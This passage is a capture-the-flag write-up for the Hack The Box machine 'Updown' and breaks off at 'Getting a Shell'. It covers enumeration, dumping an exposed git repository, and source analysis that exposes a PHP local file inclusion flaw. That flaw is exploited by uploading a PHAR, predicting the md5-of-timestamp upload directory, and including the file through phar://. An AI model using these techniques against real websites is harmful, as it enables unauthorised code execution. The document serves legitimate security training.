Updown
Updown is a medium Linux Machine that features a website availability checker with a hidden dev version vulnerable to Local File Inclusion for the initial foothold. The user flag is gained by exploiting a code execution vulnerability within Python2’s input() function. The root flag involves the abuse of the user’s Sudo privileges.
Target: 10.129.227.227
Initial Foothold
Nmap Scan:
# Nmap 7.99 scan initiated Sat Apr 11 11:14:05 2026 as: nmap -sVC -T4 -oN nmap 10.129.23.147
Nmap scan report for 10.129.23.147
Host is up (0.060s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 11 11:14:15 2026 -- 1 IP address (1 host up) scanned in 10.19 seconds
Only two ports: SSH and HTTP, common for web-centric machines on Hack The Box.
HTTP: siteisup.htb
Visiting the website on the target machine, we find a website availability checker application. We can test its functionality by spinning up an HTTP server using python -m http.server, and then inputting http://ATTACKER_IP:PORT into the URL box and click Check. We see that the web page shows that the HTTP server on our attacker machine is up.
- Also notice the
siteisup.htbdown in the left-bottom corner of the page. We add this as a domain name pointing to the target’s IP address in our/etc/hostsfile.


There is also a debug mode, which when enabled, the cotent of the web response is displayed.
Directory Brute-Forcing
We use ffuf to brute-force the directories on siteisup.htb:
╭─brian@rx-93-nu boxes/updown
╰─$ ffuf -u http://siteisup.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4717ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4721ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4722ms]
dev                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 59ms]
index.php               [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 55ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 60ms]
:: Progress: [4751/4751] :: Job [1/1] :: 732 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
We discover a /dev directory, where a further brute-forcing attempt reveals that it is a git repository.
╭─brian@rx-93-nu boxes/updown/http
╰─$ ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/dev/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 54ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 56ms]
.git/index              [Status: 200, Size: 521, Words: 4, Lines: 3, Duration: 458ms]
.git                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 2467ms]
.git/logs/              [Status: 200, Size: 1143, Words: 77, Lines: 18, Duration: 2472ms]
.git/config             [Status: 200, Size: 298, Words: 23, Lines: 14, Duration: 3475ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4480ms]
.git/HEAD               [Status: 200, Size: 21, Words: 2, Lines: 2, Duration: 4484ms]
index.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 61ms]
:: Progress: [4751/4751] :: Job [1/1] :: 714 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
VHost Busting
We can use gobuster to brute-force the virtual hosts available on the web server in order to discover other sites hosted on the same web server. We discover a dev virtual host, but the web server forbids our access (403).
╭─brian@rx-93-nu boxes/updown/http
╰─$ gobuster vhost -u http://siteisup.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain --follow-redirect -t 40
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://siteisup.htb/
[+] Method:                    GET
[+] Threads:                   40
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
dev.siteisup.htb Status: 403 [Size: 281]
Progress: 5000 / 5000 (100.00%)
===============================================================
Finished
===============================================================
Nevertheless, we add dev.siteisup.htb as a domain name for the target inside /etc/hosts.
10.129.227.227 siteisup.htb dev.siteisup.htb
Dumping Git Repo
When we discover a git repo hosted, perhaps accidentally, on a web server, we can use git-dumper to obtain the contents of the repo and find the source code of the pages on the website. The command below dumps the content of the repository to a local directory named dev.
git-dumper http://siteisup.htb/dev/.git dev
Content of the git repo:
╭─brian@rx-93-nu boxes/updown
╰─$ ls -al dev/
total 40
drwxr-xr-x 3 brian wheel 4096 Apr 11 11:57 .
drwxr-xr-x 5 brian wheel 4096 Apr 23 12:08 ..
-rw-r--r-- 1 brian wheel   59 Apr 11 11:57 admin.php
-rw-r--r-- 1 brian wheel  147 Apr 11 11:57 changelog.txt
-rw-r--r-- 1 brian wheel 3145 Apr 11 11:57 checker.php
drwxr-xr-x 7 brian wheel 4096 Apr 11 11:57 .git
-rw-r--r-- 1 brian wheel  117 Apr 11 11:57 .htaccess
-rw-r--r-- 1 brian wheel  273 Apr 11 11:57 index.php
-rw-r--r-- 1 brian wheel 5531 Apr 11 11:57 stylesheet.css
Accessing dev version
Inside the .htaccess file from the repo, we see that the access to the website is protected by a Special-Dev http header, which only allows the website to be accessed when it is set to only4dev.
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
If we set this header inside our request to dev.siteisup.htb, we get a page inside our response.
╭─brian@rx-93-nu htb/boxes/updown
╰─$ curl http://dev.siteisup.htb/index.php -H 'Special-Dev: only4dev'
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen" href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>
[...]
To have this header set automatically while visiting the page with our browser, we can set a rule within our web proxy. With Caido, for example, we go to Match & Replace tab under the Proxy section on the left sidebar, then create a rule that add the special request header we discovered, then we click the check box next to the rule name on the upper-left corner to activate the rule.

Now, we configure our browser use the web proxy (e.g. through Foxyproxy), and we will be able to see the page when we visit dev.siteisup.htb, which shows a different page from the main site. This version of the page allows a list of websites to be uploaded and check for availability. Also, on the top-left corner says “This is only for developers”, as well as a link that goes to the Admin Panel at http://dev.siteisup.htb?page=admin.

The page variable on the index page might be something interesting to investigate. Let’s go back the git repo and analyze the code in other files.
Source Analysis
Index.php
The index page displays checker.php by default, but an alternative page can be specified using the page GET parameter, whose value is passed into the include() function and is executed as part of the page. This makes this page suspectible to Local File Inclusion (LFI) attacks. However, there are a few caveats that complicates the LFI exploitation:
- This page checks if the value of
pagecontains serveral directory names inside the Linux root. If true, the page displayschecker.phpinstead. - The value of
pageis appended with a.phpextension before being passed intoinclude().
The header of this page is also similar to that of the dev version.
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
	define("DIRECTACCESS",false);
	$page=$_GET['page'];
	if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
		include($_GET['page'] . ".php");
	}else{
		include("checker.php");
	}
?>
Checker.php
Inside checker.php, we see that this beta version of the page allows users to upload a list of websites to check for availability, this further confirms that the source we are reading right now is that of the dev version.
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen" href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>

  <body>

    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
          <h2 id="project_tagline">In this version you are able to scan a list of websites !</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
        <form method="post" enctype="multipart/form-data">
			    <label>List of websites to check:</label><br><br>
				<input type="file" name="file" size="50">
				<input name="check" type="submit" value="Check">
		</form>
[...]
Further down, we see the PHP code that checks for the availability of each individual websites.
<?php

function isitup($url){
	$ch=curl_init();
	curl_setopt($ch, CURLOPT_URL, trim($url));
	curl_setopt($ch, CURLOPT_USERAGENT, "siteisup.htb beta");
	curl_setopt($ch, CURLOPT_HEADER, 1);
	curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
	curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
	curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
	curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
	curl_setopt($ch, CURLOPT_TIMEOUT, 30);
	$f = curl_exec($ch);
	$header = curl_getinfo($ch);
	if($f AND $header['http_code'] == 200){
		return array(true,$f);
	}else{
		return false;
	}
    curl_close($ch);
}
This is the main subroutine of the page. First, the uploaded file is checked for size. Then, the extension is check against a file extension blacklist, including .php, .php[0-9], .zip, and phtml. If the file contains any of those extensions, the page refuses to process it.
if($_POST['check']){

	# File size must be less than 10kb.
	if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
	$file = $_FILES['file']['name'];

	# Check if extension is allowed.
	$ext = getExtension($file);
	if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
		die("Extension not allowed!");
	}
The function responsible for checking the extension is at the very bottom of the PHP code section. The strrpos returns the last position of . inside the filename, which means that the code segment above will check for the last file extension, making techniques such as double extension (e.g. test.jpg.php) unviable for this page.
function getExtension($file) {
	$extension = strrpos($file,".");
	return ($extension===false) ? "" : substr($file,$extension+1);
}
The last interesting part of the checker.php is how the uploaded file is stored. A directory under uploads/ named with the md5 hash of the current timestamp is created and is used to store the file. The original filename is not modified, but is deleted once the page finishes processing the file.
	# Create directory to upload our file.
	$dir = "uploads/".md5(time())."/";
	if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
	$final_path = $dir.$file;
	move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
	$websites = explode("\n",file_get_contents($final_path));
    [...]
  # Delete the uploaded file.
	@unlink($final_path);
}

[...]
To summarize, the source code we obtained is that of the dev version of the website. We have an index page that serves as the vector for the LFI attack, and a checker.php page that allow us to upload files. However, we cannot directly upload a .php since the upload blacklists the extension. At the same time, our input inside the index page will be automatically appended with the .php extension. These two restrictions can be overcame at the same time by createing a PHP Archive (phar) with a .php file inside, and using the phar:// wrapper in our payload to automatically read the .php file inside our PHAR.
LFI Exploitation with phar:// Wrapper
A PHP Archive (PHAR) is usually used to bundle and compress all files for a PHP application in a single file. At the same time, a .phar file can also be directly executed by PHP.
phar:// is a PHP wrapper that can be create a file stream of a file inside a PHAR. We can leverage this wrapper to have the index page include a PHP script that we hide inside the PHAR we upload, thus bypassing the file upload extension blacklist as well as the .php appended to the value of teh page GET parameter that gets passed in to include() in index.php.
We create a simple PHP script that creates a PHAR called phpinfo.phar, then add a phpinfo.php inside that displays the PHPInfo page.
<?php
$phar = new Phar('phpinfo.phar');
$phar->startBuffering();
$phar->addFromString('phpinfo.php', '<?php phpinfo() ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
Now, we generate the PHAR:
╭─brian@rx-93-nu htb/boxes/updown
╰─$ php --define phar.readonly=0 phpinfo.php
╭─brian@rx-93-nu htb/boxes/updown
╰─$ ls -l | grep phpinfo.phar
-rw-r--r-- 1 brian wheel   148 Apr 23 14:35 phpinfo.phar
The server response with status 500 when we upload our PHAR, but the error is harmless.

Recall that the server calculates the md5 hash of the current UNIX timestamp, and use it as the name of the subdirectory under uploads/ to store the uploaded file. We take the timestamp from the Date header from the response to our upload request, and feed it to the following Bash one-liner.
date -d "$INPUT_DATA" +%s | tr -d '\n' | md5sum | awk '{print $1}'
The command converts the time string (e.g. Thu, 23 Apr 2026 19:46:05 GMT), to UNIX timestamp, then removes the trailing new-line character, MD5-hashes it, before extracting the hash value from the first column.
╭─brian@rx-93-nu htb/boxes/updown
╰─$ INPUT_DATA='Thu, 23 Apr 2026 19:51:09 GMT'
╭─brian@rx-93-nu htb/boxes/updown
╰─$ date -d "$INPUT_DATA" +%s | tr -d '\n' | md5sum | awk '{print $1}'
0c9ff984bd1652e5630b0d0d023fb357
Now, we may use the following payload to include the phpinfo.php file inside index page using phar:// wrapper. Note the .php at the end is omitted since one is added by the script.
phar://./uploads/0c9ff984bd1652e5630b0d0d023fb357/phpinfo.phar/phpinfo

This proves our ability to exploit the LFI vulnerability and execute PHP code inside the index page.
Getting a Shell
